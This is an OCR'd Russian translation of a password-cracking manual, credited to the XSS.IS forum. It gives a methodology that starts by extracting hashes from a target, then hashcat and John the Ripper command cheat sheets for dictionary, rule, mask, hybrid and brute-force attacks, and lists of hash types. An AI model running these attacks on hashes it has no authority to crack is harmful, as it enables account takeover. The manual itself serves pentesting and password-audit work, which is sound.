
HASH CRACK

PASSWORD CRACKING MANUAL



РУССКАЯ ВЕРСИЯ 2023

ISBN: 9781793458612

Перевод на русский язык **xss.is/handersen**, ноябрь 2022 – февраль 2023.
Специально для **XSS.IS**.

Все битые ссылки продублированы актуальными, а в случае их отсутствия – версиями с https://web.archive.org/. Оригинальные ссылки оставлены для справки. Исправлены обнаруженные в английском оригинале опечатки и дополнены примеры выполнения некоторых команд, там где мне это показалось полезным для лучшего понимания мысли автора. Добавлены кое-какие ссылки по теме, отсутствующие в английской версии и другие полезные материалы.

СОДЕРЖАНИЕ

ВВЕДЕНИЕ

Этот учебник подразумевался как справочное руководство по инструментам для взлома и сопутствующим утилитам, которые помогают специалистам по защите сетей и пентестерам в восстановлении(взломе) паролей. Это руководство не будет включать в себя установку таких инструментов, но будет включать ссылки на их корректную инсталляцию, если всего этого недостаточно - гуглите. Обновления и дополнения к этому учебнику, планируются ежегодно, как развитие в эволюции взлома. Восстановление паролей это битва математики, времени, затрат и человеческой жизни. Как и в большинстве битв, тактика постоянно развивается.

БЛАГОДАРНОСТИ

Это сообщество не радовалось бы успеху и разнообразию без следующих участников и помошников:

Александр ‘Solar Designer’ Песляк, команда John The Ripper и сообщество
Йенс ‘atom’ Штойбе, Hashcat Team, & посвященный Hashcat форум сообщества
Джереми ‘epixoip’ Госни
Korelogic и соревнования ‘Crack Me If You Can’
Робин ‘DigiNinja’ Вуд (Pipal & CeWL)
Крис ‘Unix-ninja’ Аурелио
Пер Торсхейм (PasswordsCon)
Blandyuk и Rurapenthe (соревнования HashKiller)
Питер ‘iphelix’ Качергинский (PACK)
Ройс ‘tychotithonus’ Вильямс
‘Waffle’ (MDXfind)
‘s3in ! c’ (Hashes.org & Hashtopolis)
Бенджамин ‘gentilkiwi’ Делпи (mimikatz)
Диру Холиа (xxxx2john tools)
Лоран ‘PythonResponder’ Гафи (Responder & PCredz)
Дастин ‘Evil Mog’ Хейвуд
Сэм ‘Chick3nman’ Кроли
‘m3g9tr0n’

И еще многие-многие активные участники. Если чье-то имя оказалось исключено из списка выше, пожалуйста дайте знать и в следующей версии их заслугам будет отдано должное.

В заключение: инструменты, исследования и ресурсы включенные в эту книгу – результат тяжелого человеческого труда. Короче, я ОЧЕНЬ рекомендую всем читателям, ПОЖЕРТВОВАТЬ в помощь их усилиям. Часть прибыли от этой книги будет распределена между различными исследователями/проектами.

Предложения и комментарии, присылайте на hashcrack@netmux.com, подписывайтесь на рассылку netmux.com или следите за нами в Твиттере @netmux

ПОБЕДИТЕЛИ СОРЕВНОВАНИЯ ПО ВЗЛОМУ ХЕШЕЙ

Etienne Boursier "@BoursierEtienne"	2018 Hash #1
Matt Weir "@lakiw"	2018 Hash #2

НЕОБХОДИМОЕ ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Для того, чтобы изучать большинство техник из этого учебника, вам нужно будет установить нижеперечисленный софт, на ваш Windows или *NIX компьютер. Эта книга не включает инструкций по установке вышеупомянутого ПО, предполагается, что вы в состоянии проследовать по включенным ссылкам и получить исчерпывающую информацию на соответствующих веб-сайтах.

HASHCAT v5.1 (или новее)
https://hashcat.net/hashcat/

JOHN THE RIPPER (v1.8.0 JUMBO)
http://www.openwall.com/john/

PACK v0.0.4 (Password Analysis & Cracking Toolkit)
https://github.com/iphelix/pack
https://web.archive.org/web/20181225133644/thesprawl.org/projects/pack/
Оригинальная ссылка из английской версии: http://thesprawl.org/projects/pack/ – *битая.*

Hashcat-utils v1.9
https://github.com/hashcat/hashcat-utils

Во многих примерах из этой книги, применяются unix-утилиты вроде **sed** или **awk**, чтобы выполнить эти команды в Windows – установите Git с сайта https://git-scm.com/, выбрав в процессе установки опцию **Git Bash Here**. Для запуска Bash в Windows, вам потребуется просто клацнуть по ярлыку **Git Bash** на рабочем столе или в меню Пуск и дождаться приглашения командной строки вида:

```
username@HOST MINGW32 ~
$
```

Текущим каталогом будет C:\Users\username. Теперь можно выполнять примеры с использованием unix-утилит и в Windows. Проверено на Win 10 32bit и Git-2.39.2-32-bit.

Кроме того, вам будут нужны словари и списки(wordlists). Рекомендуемые источники:

СЛОВАРИ СЛАБЫХ ПАРОЛЕЙ
https://weakpass.com/wordlist

В руководстве повсеместно употребляются типичные наименования, необходимые для передачи в различные команды взлома в качестве входных параметров. Условные обозначения описаны ниже:

РАСШИФРОВКА НАИМЕНОВАНИЙ В СТРУКТУРЕ КОМАНД

`hashcat` = принятое обозначение наименований различных исполняемых файлов Hashcat
`john` = принятое обозначение наименований исполняемых файлов John The Ripper
`#type` = тип хеша, обозначающийся аббревиатурой в John The Ripper или числом в Hashcat
`hash.txt` = файл, содержащий хеши являющиеся целью для взлома
`dict.txt` = файл, содержащий словарь/список слов
`rule.txt` = файл, с правилами перестановок для изменения входных данных из dict.txt
`passwords.txt` = файл, содержащий взломанные пароли
`outfile.txt` = файл, содержащий результат работы какой-либо функции или функций

В заключение, в качестве полезного совета – для проверки различных типов хешей, разместите их в ваш "hash.txt", сайты приведенные ниже поддерживают все возможные алгоритмы хеширования и примеры вывода, выполненные каждым инструментом взлома:

ПРИМЕРЫ ВИДА ХЕШЕЙ ОТ HASHCAT
https://hashcat.net/wiki/doku.php?id=example_hashes

ПРИМЕРЫ ВИДА ХЕШЕЙ ОТ JOHN THE RIPPER
http://pentestmonkey.net/cheat-sheet/john-the-ripper-hash-formats
http://openwall.info/wiki/john/sample-hashes

ОСНОВНЫЕ ТЕРМИНЫ И ПОНЯТИЯ

КОДИРОВАНИЕ – ХЕШИРОВАНИЕ – ШИФРОВАНИЕ
Кодирование = преобразование данных в какой-либо открытый и распространенный формат(более удобный для обработки, хранения или передачи данных, чем исходный).
Хеширование = одно-направленная функция шифрования, практически исключающая возможность обратного преобразования.
Шифрование = обратимое преобразование входных и выходных данных с использованием ключа шифрования.

CPU vs GPU
CPU = 2 - 72 ядра, преимущественно оптимизированных для не поддающейся распараллеливанию, последовательной обработки данных.
GPU = тысячи ядер с тысячами потоков для параллельной обработки.

ВРЕМЯ ВЗЛОМА = ПРОСТРАНСТВО КЛЮЧЕЙ / ХЕШРЕЙТ
Пространство ключей = Набор_символов ^ длина_ключа **(`?a?a?a?a = 95^4 = 81450625`)**
Хешрейт = хеш-функция / мощность железа (bcrypt / GTX1080 = 13094 H/s)
Время взлома = 81450625 / 13094 H/s = 6220 сек.
* Показанные пространства ключей и хешрейт, могут отличаться в зависимости от используемых утилит и железа.

СОЛЬ = случайные данные используемые, как дополнение к входным для хеш-функции.
ИТЕРАЦИИ = сколько раз алгоритм обрабатывает полученный хеш.

ИДЕНТИФИКАЦИЯ ХЕША: это не особо надежный метод определения того, какая функция использовалась для хеширования, путем простейшего рассмотрения хеша, но он дает надежные зацепки (напр. `$6$ sha512crypt`). Лучший способ, это выяснить откуда был извлечен хеш и идентифицировать хеш-функцию применяемую в этом ПО.

АТАКА ПО СЛОВАРЮ = атака перебором использующая прекомпилированный набор слов, фраз и распространенных/уникальных строк, чтобы попытаться найти совпадение хеш – пароль.

БРУТФОРС = проверяет каждую возможную комбинацию из заданного набора символов, обычно до определенной длины.

АТАКА ПО ПРАВИЛУ = выполняет перестановки(мутации), основываясь на заданном списке фраз путем изменения, сокращения, удлинения, расширения, комбинирования или пропуска символов.

АТАКА ПО МАСКЕ = вид брутфорса с использованием "заполнителей" для символов в точно указанных местах, составляемого варианта пароля (напр. `?a?a?a?1?d?d`).

ГИБРИДНАЯ АТАКА = комбинация атак по словарю и по маске, берущая входные данные из словаря и добавляющая к ним маску (напр. `dict.txt ?d?d?d`).

ОБОРУДОВАНИЕ ДЛЯ ВЗЛОМА = от простенького ноутбука до кластера из 64-х видеокарт, это железо/платформа на которой вы занимаетесь взломом хешей.

ОЖИДАЕМЫЕ РЕЗУЛЬТАТЫ
Выясните возможности своего оборудования, выполнив нагрузочное тестирование. Не стоит рассчитывать на точно такие же результаты, как выкладывают на форумах без полностью аналогичных словарей, плана атаки или конфигурации оборудования. Успешный взлом в значительной степени зависит от вашей способности использовать ресурсы эффективно и умением подобрать параметры взлома основываясь на целевом хеше.

СЛОВАРИ – БРУТФОРС – АНАЛИЗ
Словари и брутфорс - не самое важное во взломе хешей. Это просто начало и конец условного плана атаки. Все настоящее искусство посередине, когда анализ паролей, принципов, поведения и политик дает возможность восстановить последние 20%. Экспериментируйте со своими атаками, исследуйте и составляйте словари с вашими новыми знаниями. Не стоит сильно полагаться на словари, так как они могут помочь вам только с тем, что "известно", а не наоборот.

МЕТОДИКА ВЗЛОМА

То, что написано ниже – это стандартная методика взлома, разбитая по шагам, однако по ходу она меняется на основании вновь полученной информации о цели, в процессе взлома.

1 – ИЗВЛЕЧЕНИЕ ХЕШЕЙ
Вытащите хеши из объекта атаки, идентифицируйте хеш-функцию и соответствующим образом отформатируйте вывод для выбранного вами инструмента.

2 –ФОРМАТИРОВАНИЕ ХЕШЕЙ
Приведите хеши к формату, требуемому вашим ПО. Для этого загляните в его документацию. Hashcat, например принимает каждую строку в виде <user>:<hash> или просто <hash>.

3 – ОЦЕНИТЕ КРИПТОСТОЙКОСТЬ ХЕША
Воспользуйтесь таблицей в приложении Скорость взлома хешей (от медленной к быстрой), оцените свой целевой хеш и скорость взлома. Если это "медленный" хеш, т. е. имеющий высокую криптостойкость, вам придется быть более избирательным в применении типов словарей и атак. Если это "быстрый" хеш – вы можете более свободно выбирать стратегию атаки.

4 – ВЫЧИСЛИТЕ ВОЗМОЖНОСТИ СВОЕГО ОБОРУДОВАНИЯ
Вместе с информацией о криптостойкости хеша, возможности оборудования являются отправной точкой. Выполните сравнительное тестирование используя встроенные тесты John The Ripper или Hashcat на вашем оборудовании.

```
john --test
hashcat -b
```

Основываясь на этих результатах, вы сможете точнее подобрать параметры атаки, зная возможности своего оборудования против конкретного хеша. Это будет более точный результат измерения скорости взлома именно на ВАШЕМ оборудовании. Будет полезным сохранить эти результаты, для справки на будущее.

5 – РАЗРАБОТАЙТЕ ПЛАН
Опираясь на известные или неизвестные сведения, начните составлять план атаки. "Стандартные тактики взлома" в следующем разделе помогут вам начать.

6 – ИССЛЕДУЙТЕ ПАРОЛИ
После удачного взлома достаточного количества хешей, анализируйте результаты для поиска всяких закономерностей или шаблонов.

7 - "ШТУЧНАЯ РАБОТА"
Опираясь на ваши исследования паролей создавайте свои собственные методы атак, применяя уже известные вам шаблоны и зацепки. Примером могут быть атаки по маске или правилам, тонко подобранным к пользовательскому поведению или настройкам.

8 – ПРОДВИНУТЫЕ АТАКИ
Экспериментируйте с Princeprocessor-ом, ручной настройкой цепочек Маркова, maskprocessor-ом или атакой по собственному словарю, комбинируйте разные методы, пока остаются невзломанные хеши. Тут в дело вступают все ваши знания и творческий потенциал.

9 – ПОВТОРЕНИЕ
Возвращайтесь к ШАГУ 4 и повторяйте это действие многократно, корректируйте словари, маски, параметры и методы. Вы сейчас как старатель на прииске, и нужно полагаться на свои навыки и удачу.

СТАНДАРТНЫЕ ТАКТИКИ ВЗЛОМА

Этот раздел подразумевался, только как базовое руководство по обработке хешей, но каждый сценарий очевидно будет уникальным и основывающимся на ряде внешних условий. Для рассматриваемого плана атаки предполагается, что хеши в виде простого MD5 и пароли виде простого текста – в наличии. Если паролей в текстовом виде у вас нет, вероятно вы можете сразу перейти к атаке по словарю / списку. В конце концов, с тех пор как MD5 стал "быстрым" хешем, мы можем более свободно выбирать наш план атаки.

1 – СОБСТВЕННЫЙ СПИСОК СЛОВ(WORDLIST)
Прежде всего скомпилируйте известные в текстовом виде пароли в файл в форме списка. Передайте этот файл в выбранное вами ПО, для атаки перебором по словарю.

```
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt
```

2 – СОБСТВЕННЫЙ СПИСОК + ПРАВИЛА
Запустите свой список совместно с правилами перестановок (мутаций) для взлома с небольшими вариациями.

```
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r best64.rule --loopback
```

3 – АТАКА ПО СЛОВАРЮ
Выполните атаку широкого спектра по словарю, ищите распространенные и слитые пароли в хорошо известных словарях / списках слов.

```
hashcat -a 0 -m 0 -w 4 hash.txt dict.txt
```

4 – АТАКА ПО СЛОВАРЮ + ПРАВИЛА
Добавьте правила перестановок к атаке по словарю, подбирайте "тонкие" мутации распространенных слов, фраз и слитых паролей.

```
hashcat -a 0 -m 0 -w 4 hash.txt dict.txt -r best64.rule --loopback
```

5 – И СНОВА СВОЙ СПИСОК + ПРАВИЛА
Добавьте в свой список найденные новые пароли и снова запустите атаку с правилами мутаций, ищите новые варианты "тонких" мутаций.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r dive.rule --loopback
```

6 – МАСКА
Сейчас мы применим атаку по маске из состава Hashcat, для поиска паролей распространенной длины и видов, по пространству ключей из набора данных "RockYou".

```
hashcat -a 3 -m 0 -w 4 hash.txt rockyou-1-60.hcmask
```

7 – СМЕШАННАЯ АТАКА ПО СЛОВАРЮ + МАСКЕ
Используя выбранный вами словарь, проведите смешанную атаку для поиска большего числа распространенных слов или известных паролей добавляя маску до или после этих вариантов.

```
hashcat -a 6 -m 0 -w 4 hash.txt dict.txt rockyou-1-60.hcmask
hashcat -a 7 -m 0 -w 4 hash.txt rockyou-1-60.hcmask dict.txt
```

8 – ОПЯТЬ СВОЙ СПИСОК + ПРАВИЛА
Добавьте в свой список найденные новые пароли и снова запустите атаку с правилами мутаций, ищите новые варианты "тонких" мутаций.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt
hashcat -a 0 -m 0 -w 4 hash.txt custom_list.txt -r dive.rule --loopback
```

9 – КОМБИНИРУЙТЕ
Используя выбранный вами словарь, выполните комбинированную атаку совместив словарные варианты паролей вместе, для формирования новых гипотез.

```
hashcat -a 1 -m 0 -w 4 hash.txt dict.txt dict.txt
```

10 – ИНДИВИДУАЛЬНАЯ СМЕШАННАЯ АТАКА
Добавьте вновь найденные пароли в ваш список и выполните смешанную атаку против новых полученных паролей.

```
awk -F ":" '{print $2}' hashcat.potfile >> custom_list.txt
hashcat -a 6 -m 0 -w 4 hash.txt custom_list.txt rockyou-1-60.hcmask
hashcat -a 7 -m 0 -w 4 hash.txt rockyou-1-60.hcmask custom_list.txt
```

11 – ИНДИВИДУАЛЬНАЯ АТАКА ПО МАСКЕ
На текущий момент, легкие и слабые пароли могут поддаться взлому, однако некоторые еще останутся невзломанными. Используя PACK (стр. 65), создайте свою версию атаки по маске, опираясь на уже взломанные вами пароли. Убедитесь, что отсортировали свои маски в соответствии с предыдущей версией rockyou-1-60.hcmask.

```
hashcat -a 3 -m 0 -w 4 hash.txt custom_masks.hcmask
```

12 – БРУТФОРС
Когда все остальное не помогает – начинайте обычную брутфорс атаку, прикинув насколько большое пространство ключей, способно адекватно обработать ваше оборудование. Брутфорс обычно *бесполезен для паролей более 8 символов* из-за ограничений оборудования и сложности пароля.

```
hashcat -a 3 -m 0 -w 4 hash.txt -i ?a?a?a?a?a?a?a?a
```

ШПАРГАЛКИ

РЕЖИМЫ АТАКИ

БРУТФОРС
```
john --format=#type hash.txt
```
АТАКА ПО СЛОВАРЮ
```
john --format=#type --wordlist=dict.txt hash.txt
```
АТАКА ПО МАСКЕ
```
john --format=#type --mask=?l?l?l?l?l?l hash.txt -min-len=6
```
АТАКА С ПРИРАЩЕНИЕМ
```
john --incremental hash.txt
```
АТАКА ПО СЛОВАРЮ + ПРАВИЛА
```
john --format=#type --wordlist=dict.txt --rules
```

ВАРИАНТЫ КЛЮЧА --rules

```
--rules=Single
--rules=Wordlist
--rules=Extra
--rules=Jumbo
--rules=KoreLogic
--rules=All
```

ВАРИАНТЫ КЛЮЧА --incremental

```
--incremental=Digits
--incremental=Lower
--incremental=Alpha
--incremental=Alnum
```

ПАРАЛЛЕЛИЗМ CPU или GPU

Показать устройства с поддержкой OpenCL
```
john --list=opencl-devices
```
Показать форматы OpenCL
```
john --list=formats --format=opencl
```
Мульти-GPU(на примере 3-х)
```
john --format=<OpenCLformat> hash.txt --wordlist=dict.txt --rules --dev=<#> --fork=3
```
Мульти-CPU(на примере 8 ядер)
```
john --wordlist=dict.txt hash.txt --rules --dev=<#> --fork=8
```

РАЗНОЕ

СРАВНИТЕЛЬНОЕ ТЕСТИРОВАНИЕ
```
john --test
```
СОХРАНЕНИЕ СЕАНСА
```
john hash.txt --session=example_name
```
ВОССТАНОВЛЕНИЕ СЕАНСА
```
john --restore=example_name
```
ПОКАЗАТЬ РЕЗУЛЬТАТЫ ВЗЛОМА
```
john hash.txt --pot=<john potfile> --show
```
ФОРМИРОВАНИЕ СПИСКА СЛОВ
```
john --wordlist=dict.txt --stdout --external:[filter name] > out.txt
```

ТИПИЧНЫЕ МЕТОДЫ АТАКИ

1 – ПО УМОЛЧАНИЮ
```
john hash.txt
```
2 – АТАКА ПО СЛОВАРЮ + ПРАВИЛА
```
john --wordlist=dict.txt --rules
```
3 – АТАКА ПО МАСКЕ
```
john --mask=?l?l?l?l?l?l hash.txt -min-len=6
```

4 – БРУТФОРС С ПРИРАЩЕНИЕМ

```
john  --incremental  hash.txt
```

ТИПЫ ХЕШЕЙ (В АЛФАВИТНОМ ПОРЯДКЕ)

7z	HMAC-SHA384	ntlmv2-opencl	Raw-SHA224
7z-opencl	HMAC-SHA512	o5logon	Raw-SHA256
AFS	hMailServer	o5logon-opencl	Raw-SHA256-ng
agilekeychain	hsrp	ODF	Raw-SHA256-opencl
agilekeychain-opencl	IKE	ODF-AES-opencl	Raw-SHA384
aix-smd5	ipb2	ODF-opencl	Raw-SHA512
aix-ssha1	KeePass	Office	Raw-SHA512-ng
aix-ssha256	keychain	office2007-opencl	Raw-SHA512-opencl
aix-ssha512	keychain-opencl	office2010-opencl	ripemd-128
asa-md5	keyring	office2013-opencl	ripemd-160
bcrypt	keyring-opencl	oldoffice	rsvp
bcrypt-opencl	keystore	oldoffice-opencl	Salted-SHA1
bfegg	known_hosts	OpenBSD-SoftRAID	sapb
Bitcoin	krb4	openssl-enc	sapg
blackberry-es10	krb5	OpenVMS	scrypt
Blockchain	krb5-18	oracle	sha1-gen
blockchain-opencl	krb5pa-md5	oracle11	sha1crypt
bsdicrypt	krb5pa-md5-opencl	osc	sha1crypt-opencl
chap	krb5pa-sha1	Panama	sha256crypt
Citrix_NS10	krb5pa-sha1-opencl	PBKDF2-HMAC-SHA1	sha256crypt-opencl
Clipperz	kwallet	PBKDF2-HMAC-SHA256	sha512crypt
cloudkeychain	LastPass	PBKDF2-HMAC-SHA256-opencl	sha512crypt-opencl
cq	LM	PBKDF2-HMAC-SHA512	Siemens-S7
CRC32	lotus5	PBKDF2-HMAC-SHA512-opencl	SIP
crypt	lotus5-opencl	PDF	skein-256
dahua	lotus85	PFX	skein-512
descrypt	LUKS	phpass	skey
descrypt-opencl	MD2	phpass-opencl	Snefru-128
Django	md4-gen	PHPS	Snefru-256
django-scrypt	md5crypt	pix-md5	SSH
dmd5	md5crypt-opencl	PKZIP	SSH-ng
dmg	md5ns	po	ssha-opencl
dmg-opencl	mdc2	postgres	SSHA512
dominosec	MediaWiki	PST	STRIP
dragonfly3-32	MongoDB	PuTTY	strip-opencl
dragonfly3-64	Mozilla	pwsafe	SunMD5
dragonfly4-32	mscash	pwsafe-opencl	sxc
dragonfly4-64	mscash2	RACF	sxc-opencl
Drupal7	mscash2-opencl	RAdmin	Sybase-PROP
dummy	MSCHAPv2	RAKP	sybasease
dynamic_n	mschapv2-naive	RAKP-opencl	tc_aes_xts
eCryptfs	mssql	rar	tc_ripemd160
EFS	mssql05	rar-opencl	tc_sha512
eigrp	mssql12	RAR5	tc_whirlpool
EncFS	mysql	RAR5-opencl	tcp-md5
encfs-opencl	mysql-sha1	Raw-Blake2	Tiger
EPI	mysql-sha1-opencl	Raw-Keccak	tripcode
EPiServer	mysqlna	Raw-Keccak-256	VNC
fde	net-md5	Raw-MD4	vtp
FormSpring	net-sha1	Raw-MD4-opencl	wbb3
Fortigate	nethalflm	Raw-MD5	whirlpool
gost	netlm	Raw-MD5-opencl	whirlpool0

gpg	netlmv2	Raw-MD5u	whirlpool1
gpg-opencl	netntlm	Raw-SHA	WoWSRP
HAVAL-128-4	netntlm-naive	Raw-SHA1	wpapsk
HAVAL-256-3	netntlmv2	Raw-SHA1-Linkedin	wpapsk-opencl
hdaa	nk	Raw-SHA1-ng	xsha
HMAC-MD5	nsldap	Raw-SHA1-opencl	xsha512
HMAC-SHA1	NT		XSHA512-opencl
HMAC-SHA224	nt-opencl		ZIP
HMAC-SHA256	nt2		zip-opencl

ШПАРГАЛКИ ПО HASHCAT

РЕЖИМЫ АТАКИ

АТАКА ПО СЛОВАРЮ
```
hashcat -a 0 -m #type hash.txt dict.txt
```
АТАКА ПО СЛОВАРЮ + ПРАВИЛА
```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```
КОМБИНИРОВАННАЯ АТАКА
```
hashcat -a 1 -m #type hash.txt dictl.txt dict2.txt
```
АТАКА ПО МАСКЕ
```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a
```
СМЕШАННАЯ АТАКА ПО СЛОВАРЮ + МАСКА
```
hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a
```
СМЕШАННАЯ АТАКА ПО МАСКЕ + СЛОВАРЬ
```
hashcat -a 7 -m #type hash.txt ?a?a?a?a dict.txt
```

ПРАВИЛА

ФАЙЛ ПРАВИЛ –r
```
hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt
```
МАНИПУЛЯЦИЯ "ЛЕВЫМ" СЛОВАРЕМ -j
```
hashcat -a 1 -m #type hash.txt left_dict.txt right_dict.txt -j
<правила_для_left_dict.txt>
```
МАНИПУЛЯЦИЯ "ПРАВЫМ" СЛОВАРЕМ -k
```
hashcat -a 1 -m #type hash.txt left_dict.txt right_dict.txt -k
<правила_для_right_dict.txt>
```

ПРИРАЩЕНИЕ

ПРИРАЩЕНИЕ ПО УМОЛЧАНИЮ
```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a --increment
```
ПРИРАЩЕНИЕ С МИНИМАЛЬНОЙ ДЛИНЫ
```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a --increment-min=4
```
ПРИРАЩЕНИЕ ДО МАКСИМАЛЬНОЙ ДЛИНЫ
```
hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a --increment-max=5
```

РАЗНОЕ

НАГРУЗОЧНОЕ ТЕСТИРОВАНИЕ (ДЛЯ ТИПА ХЕША)
```
hashcat -b -m #type
```
ПОКАЗАТЬ ПРИМЕРЫ ХЕШЕЙ
```
hashcat -m #type --example-hashes
```
РАЗРЕШИТЬ ОПТИМИЗИРОВАННЫЕ ЯДРА (Внимание! Уменьшает максимально возможную длину пароля.)
```
hashcat -a 0 -m #type -O hash.txt dict.txt
```
РАЗРЕШИТЬ "МЕДЛЕННЫЕ" ВАРИАНТЫ ПАРОЛЕЙ (Для быстрых хешей и маленького словаря + правила)

hashcat -a 0 -m #type -s hash.txt dict.txt

СОХРАНЕНИЕ СЕАНСА

hashcat -a 0 -m #type --session <uniq_name> hash.txt dict.txt

ВОССТАНОВЛЕНИЕ СЕАНСА

hashcat -a 0 -m #type --restore --session <uniq_name> hash.txt dict.txt

ПОКАЗАТЬ ПРОСТРАНТСВО КЛЮЧЕЙ

hashcat -a 0 -m #type --keyspace hash.txt dict.txt -r rule.txt

ВЫВОД РЕЗУЛЬТАТОВ В ФАЙЛ –o

hashcat -a 0 -m #type -o results.txt hash.txt dict.txt

ПОЛЬЗОВАТЕЛЬСКИЙ НАБОР СИМВОЛОВ -1 -2 -3 -4

hashcat -a 3 -m #type hash.txt -1 ?l?u -2 ?l?d?s ?1?2?a?d?u?l

НАСТРОЙКА ПРОИЗВОДИТЕЛЬНОСТИ –w

hashcat -a 0 -m #type -w <1-4> hash.txt dict.txt

РАСКЛАДКА КЛАВИАТУРЫ

hashcat -a 0 -m #type --keyb=german.hckmap hash.txt dict.txt

HASHCAT BRAIN (Локальный сервер и клиент)

(Terminal #1) hashcat --brain-server (копирует сгенеренные пароли)

(Terminal #2) hashcat -a 0 -m #type -z --brain-password <password> hash.txt dict.txt

ТИПИЧНЫЕ МЕТОДЫ АТАКИ

1 – АТАКА ПО СЛОВАРЮ

hashcat -a 0 -m #type hash.txt dict.txt

2 – АТАКА ПО СЛОВАРЮ + ПРАВИЛА

hashcat -a 0 -m #type hash.txt dict.txt -r rule.txt

3 – СМЕШАННЫЕ АТАКИ

hashcat -a 6 -m #type hash.txt dict.txt ?a?a?a?a

4 – БРУТФОРС

hashcat -a 3 -m #type hash.txt ?a?a?a?a?a?a?a?a

ТИПЫ ХЕШЕЙ (В АЛФАВИТНОМ ПОРЯДКЕ)

6600	1Password, agilekeychain
8200	1Password, cloudkeychain
14100	3DES (PT = $salt, key = $pass)
11600	7-Zip
6300	AIX {smd5}
6400	AIX {ssha256}
6500	AIX {ssha512}
6700	AIX {ssha1}
5800	Android PIN
8800	Android FDE < v4.3
